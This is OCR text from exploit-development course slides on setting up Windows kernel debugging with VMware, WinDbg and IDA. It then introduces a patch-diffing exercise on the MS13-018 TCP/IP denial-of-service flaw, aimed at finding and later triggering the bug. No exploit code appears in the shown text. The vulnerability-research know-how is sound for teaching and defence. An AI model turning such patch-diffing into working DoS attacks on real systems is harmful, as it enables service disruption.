
Exercise: Adding a Serial Port (3)

- Accept default pipe name unless the port is taken
- Select This end is the server
- Select The other end is an application




Exercise: Adding a Serial Port (3)

On the next screen, try accepting the default Named pipe that is populated in the field. This will likely be \\.\pipe\com_1 or \\.\pipe\com_2. Make sure that the two drop-down boxes show as "This end is the server," and "The other end is an application." If you debug between two VMs with VMware Workstation, the debugger side should have these same settings, whereas the target VM to be debugged should have the same pipe name, with the drop-down boxes showing, "This end is the client," and "The other end is a virtual machine."



Exercise: Adding a Serial Port (4)

After you have created the port, make sure that the Yield CPU on poll check box is checked. Per VMware, *"This configuration option forces the affected virtual machine to yield processor time if the only task it is trying to do is poll the virtual serial port."*



Exercise: Configuring Boot Configuration Data

Next, power up the target VM to be debugged. After you have the VM open, bring up an Administrative command shell. Run the following boot configuration data commands using the bcdedit tool.

bcdedit /set {current} debug yes

bcdedit /set {current} debugtype serial

bcdedit /set {current} debugport <serial port assigned> #e.g. debugport 1

bcdedit /set {current} baudrate 115200


Each command should complete successfully. When finished, reboot the system. Alternatively, you may issue the commands all in one line by typing, **bcdedit /dbgsettings serial dbgport:X baudrate:115200**, where "X" is the serial port. To be consistent with other students, just use the first set of commands and skip this one.

If you connect to an older system, such as Windows Server 2003, the VM configuration is still the same, but the debuggee settings are different. You must open the boot.ini file located in the root of the C drive. Add the following line after the existing line in the file. (Be sure to specify the appropriate COM port.)

multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise DEBUG" /noexecute=optout /fastdetect /debug /debugport=com1 /baudrate=115200

Exercise: Boot Up the Debugging-Enabled Virtual Machine

- If you have properly set up the target system, you may see the following screen at boot (Windows 8 may not show this screen)



- You should now connect with WinDbg


Exercise: Boot Up the Debugging-Enabled Virtual Machine

Depending on the OS, when rebooting you may get the screen shown on the slide. Simply press Enter to proceed. In this author's experience, Windows 8 does not seem to show this screen.

Exercise: WinDbg and Symbols

- Under File, Symbol File Path, enter in:
  - srv*c:\<folder for symbols>*http://msdl.microsoft.com/download/symbols
- We're setting two paths:
  - The local path "c:\" copies necessary symbols to that location from MS and "HTTP" to the symbol store
- Click File, Kernel Debug
- Set the right COM port
- \\.\pipe\com_1

Substitute your COM port



Exercise: WinDbg and Symbols

Now that the Debuggee system is booted with support for Kernel debugging enabled, start up WinDbg on the debugger system. You may have already performed this step previously, but it is here just in case. Click File, Symbol File Path, and enter


srv*c:\<folder for symbols>*http://msdl.microsoft.com/download/symbols

#Where it says <folder for symbols>, specify your local symbol path.

In the preceding command, we set up two paths: the local path for where WinDbg should store debugging information and the HTTP path to the Microsoft Symbol Store. After you complete or verify that the symbol configuration is set up, click File, Kernel Debug. Make sure that the proper pipe name is set in the Port field. On the slide, it is set to \\.\pipe\com_1. Verify that the baud rate is set to 115200 and that the Pipe check box is checked. Now click OK.

Exercise: Connect to the Target

- When the COM port opens, click Debug, Break



Exercise: Connect to the Target

You should get a message from WinDbg saying


Opened \\.\pipe\Com_2

Waiting to reconnect ...

At this point, you need to click Debug, Break. If working properly, you should get a result similar to what is on the slide. WinDbg tells you that this is not a bug or system crash; rather, it is the debugger forcing an interrupt per your request. You should see a Kernel memory address, such as anything >0x80000000 on a 32-bit system, or anything >0xFFFF080000000000 for 64-bit.

If you go from a 64-bit Windows 8 host to a 64-bit Windows 8 guest or guest-to-guest with these same OSes, see the following link: http://social.msdn.microsoft.com/Forums/windowsdesktop/en-US/e7f08331-cf7a-49cf-91b5-37acf8ae304a/windbg-cannot-connect-to-vmware-virtual-machine.

You may need to run an option such as, windbg.exe -d -k com:pipe,port=\\.\pipe\Com_2,reconnect.



Exercise: Setting the Process Context

Next, try setting the process context for a specific executable. If the VM is still paused by the WinDbg, press F5 so that it can continue. When it runs, go into the VM being debugged and start up cmd.exe. Now go back to WinDbg and click Debug, Break. Let's first find the cmd.exe process. Type in

```
kd> !process 0 0 cmd.exe
PROCESS 846b23a0 SessionId:1 Peb:7ffd3000 ParentCid: 0e24
    DirBase: 3ecf0180  ObjectTable: 9fd52ea0 HandleCount: 22.
    Image: cmd.exe
```

Some of the output has been truncated in these commands to ensure they fit. More important, you see the Executive Process (EProcess) block address of 846b23a0 for the cmd.exe process. To switch into that process, enter (Note that the address will be different on your system):

```
kd> .process /i /p 846b23a0
```


You need to continue execution (press 'g') for the context to be switched. When the debugger breaks in again, you will be in the new process context.

```
kd> g
```

```
Break instruction exception - code 80000003 (first chance)
nt!RtlpBreakWithStatusInstruction:
8286b394 cc              int     3
```

WinDbg should now look at the context of `cmd.exe`. We had to type "`g`" and Enter to force the switch. Next, we want to issue the following command to reload symbols for that context:

```
kd> .reload
Connected to Windows 7 7600 x86 compatible target at (Sat May Loading
Kernel Symbols
...............................................................
```



Exercise: Viewing the PEB

Now that you are in the context of cmd.exe, you can see all its virtual address space and look around. Issue the following command to view the Process Environment Block (PEB):

```
kd> !peb
PEB at 7ffd3000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            No
    ImageBaseAddress:         4a390000
    Ldr                       77407880
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 00341818 . 003522e0
    Ldr.InLoadOrderModuleList:           00341788 . 003522d0
    Ldr.InMemoryOrderModuleList:         00341790 . 003522d8
            Base TimeStamp                     Module
        4a390000 Jul 2009 C:\Windows\system32\cmd.exe
        77330000 Jul 2009 C:\Windows\SYSTEM32\ntdll.dll
        758d0000 Jul 13 2009 C:\Windows\system32\kernel32.dll
        75730000 Jul 13 2009 C:\Windows\system32\KERNELBASE
    **** TRUNCATED
    SubSystemData:     00000000
    ProcessHeap:       00340000
```

Disconnect when finished.


Exercise: Repeat for 64 Bit

- Repeat the previous steps for your 64-bit Windows 7 or Windows 8 VM, using 64-bit WinDbg
  - C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x64
- It is best to pause the VM that is currently not being debugged, or you may have COM issues
- WinDbg 64-bit output after connecting:

```
Opened \\.\pipe\Com_2
Waiting to reconnect...
Connected to Windows 8 9200 x64 target at (Sat May  4
12:36:42.178 2013 (UTC - 7:00)), ptr64 TRUE
Kernel Debugger connection established.
```


Exercise: Repeat for 64 bit

Assuming that you have completed these steps successfully on your 32-bit Windows 7 VM, repeat the steps on your 64-bit Windows 7 or Windows 8 VM. Use the 64-bit version of WinDbg. It is best to suspend the virtual machine not being debugged so that the COM port is not in use. On the slide is example output of a 64-bit Windows 8 system after successfully connecting with WinDbg.




Exercise: WinDbg with IDA (1)

If you have a licensed copy of IDA, you can use WinDbg as a frontend for Kernel debugging on Windows. If you do not have a licensed copy of IDA, stick with native WinDbg for the remainder of the day. To use IDA as the frontend to WinDbg, you must have already installed Debugging Tools for Windows. To avoid issues, it is strongly recommended that you set up an environment variable called _NT_SYMBOL_PATH and set the value to srv*C:\Symbols*http://msdl.microsoft.com/download/symbols. Be sure to replace the local path to your symbol folder accordingly. After you have set this up, modify the PATH environment variable to also point to the location of WinDbg inside of Program Files.

Exercise: WinDbg with IDA (2)

- Open IDA. Go to Debug, Attach, Windbg debugger




- Click on Debug options, then Set specific options, and select the radio button, Kernel mode debugging, and then click OK


Exercise: WinDbg with IDA (2)

Now that you have set up your environment variables, open IDA and go to Debug, Attach, Windbg debugger. The pop-up box, as shown on the slide, should appear. First, make sure that the line com:port=\\.\pipe\Com_2,pipe is shown in the Connection string. Adjust the port number according to your settings. Next, click Debug options, followed by Set specific options, and select the radio button at the top that says, Kernel mode debugging. Click OK.


Exercise: WinDbg with IDA (3)

- This box should appear, showing <Kernel>






- If symbols are set up properly, IDA should retrieve them



Exercise: WinDbg with IDA (3)

After clicking OK, if set up properly, you should get the box shown on the top left of the screen. This box shows an ID of 0 and a Name of <Kernel>. Click OK and the interactive box at the bottom of IDA should read as WINDBG as opposed to IDC or Python. If symbols were properly set up, you should see a box appear like on the bottom of the slide, showing various modules loading or being resolved.




Exercise: IDA Patch and 64-bit Kernel Debugging (1)

If you run IDA 6.4, there was a bug reported that affects with the capability for IDA to switch between user mode and kernel mode. This patch is included in your 760.1 folder and is called "windbg_user." Inside that folder are two files that you must copy into your IDA plugins folder under program files. One is for 32-bit and the other for 64-bit. If you attempt to debug a 64-bit Windows Kernel through IDA, you must have a licensed copy of IDA Professional and use the idaq64.exe version of IDA Pro. The PATH environment variable must still point to 32-bit WinDbg because the 64-bit IDA tool is actually a 32-bit application.

Exercise: IDA Patch and 64-Bit Kernel Debugging (2)


- When successful, IDA should show 64-bit registers and not 32-bit



- IDA 32-bit still connects to a 64-bit Kernel, but you will not get the right results
- Again, to do this you must have a licensed copy of IDA; otherwise, stick with WinDbg


Exercise: IDA Patch and 64-bit Kernel Debugging (2)

If you have successfully set up IDA to debug 64-bit Kernels, you should see 64-bit registers showing up in the debugger, such as RSP and RIP. IDA 32-bit actually connects to a 64-bit Kernel through WinDbg, but it does not provide the right results because it still sees everything as 32 bit.




Exercise: Windows Kernel Debugging - The Point

The point of this exercise was to ensure that your system is ready to go for the remainder of this section's material, as well as understanding how to debug 32-bit and 64-bit Windows Kernels. We also looked at using IDA as a frontend if you are more comfortable using that configuration.



Exercise: Diffing the MS13-018 Patch

This exercise has you reversing a patched driver file used in the Windows Kernel for TCP/IP communications. The goal is to determine the vulnerability, prior to moving forward to trigger the bug.




Diffing MS13-018

On Patch Tuesday, February 12, 2013, MS13-018 was released as an update. The update patches a privately disclosed vulnerability that could be used for denial of service (DoS) attacks. Per Microsoft:

- Vulnerability in TCP/IP Could Allow Denial of Service (2790655), addressing:
  - TCP FIN WAIT Vulnerability - CVE-2013-0075
  - https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2013/ms13-018

Your goal with this exercise is to try to work through this vulnerability on your own without looking at the materials. Your instructor, when he deems appropriate, will walk through this vulnerability. You will be reversing tcpip.sys, which is a complex Windows driver file. Try not to get frustrated and take a moment to clear your head at times. If this were easy, anyone could reverse it. Each person has to find the best way to reset his brain to be effective. Some people take a walk, some take a short nap, and some crack open their favorite beverage. ☺



Exercise: Getting Started


To get started, grab the tcpip.sys files from your 760.4 folder. The versions provided are from Windows 7 32-bit, SP0. All versions of Windows were vulnerable to the denial of service. Use your preferred diffing tool and start looking at the changed functions. Remember to take a look at the Microsoft advisory on the previous slide for potential hints on where you should focus. Be sure to take advantage of cross-references in IDA. This one requires that you have good knowledge of TCP/IP fundamentals. If you do not, be sure to Google for help when you run into an unfamiliar term.

Precise instructions are not given on the following pages. This is by design to encourage you to get more comfortable with the tools. You are much more likely to remember a command or technique if you are forced to find it again. That being said, the following pages show you everything you need to know to understand this vulnerability and patch. It is not possible to show every block of code inside the relevant functions due to space and the complexity of reversing. Ask your instructor for help.

All patch diffing work in this section was performed by Stephen Sims.

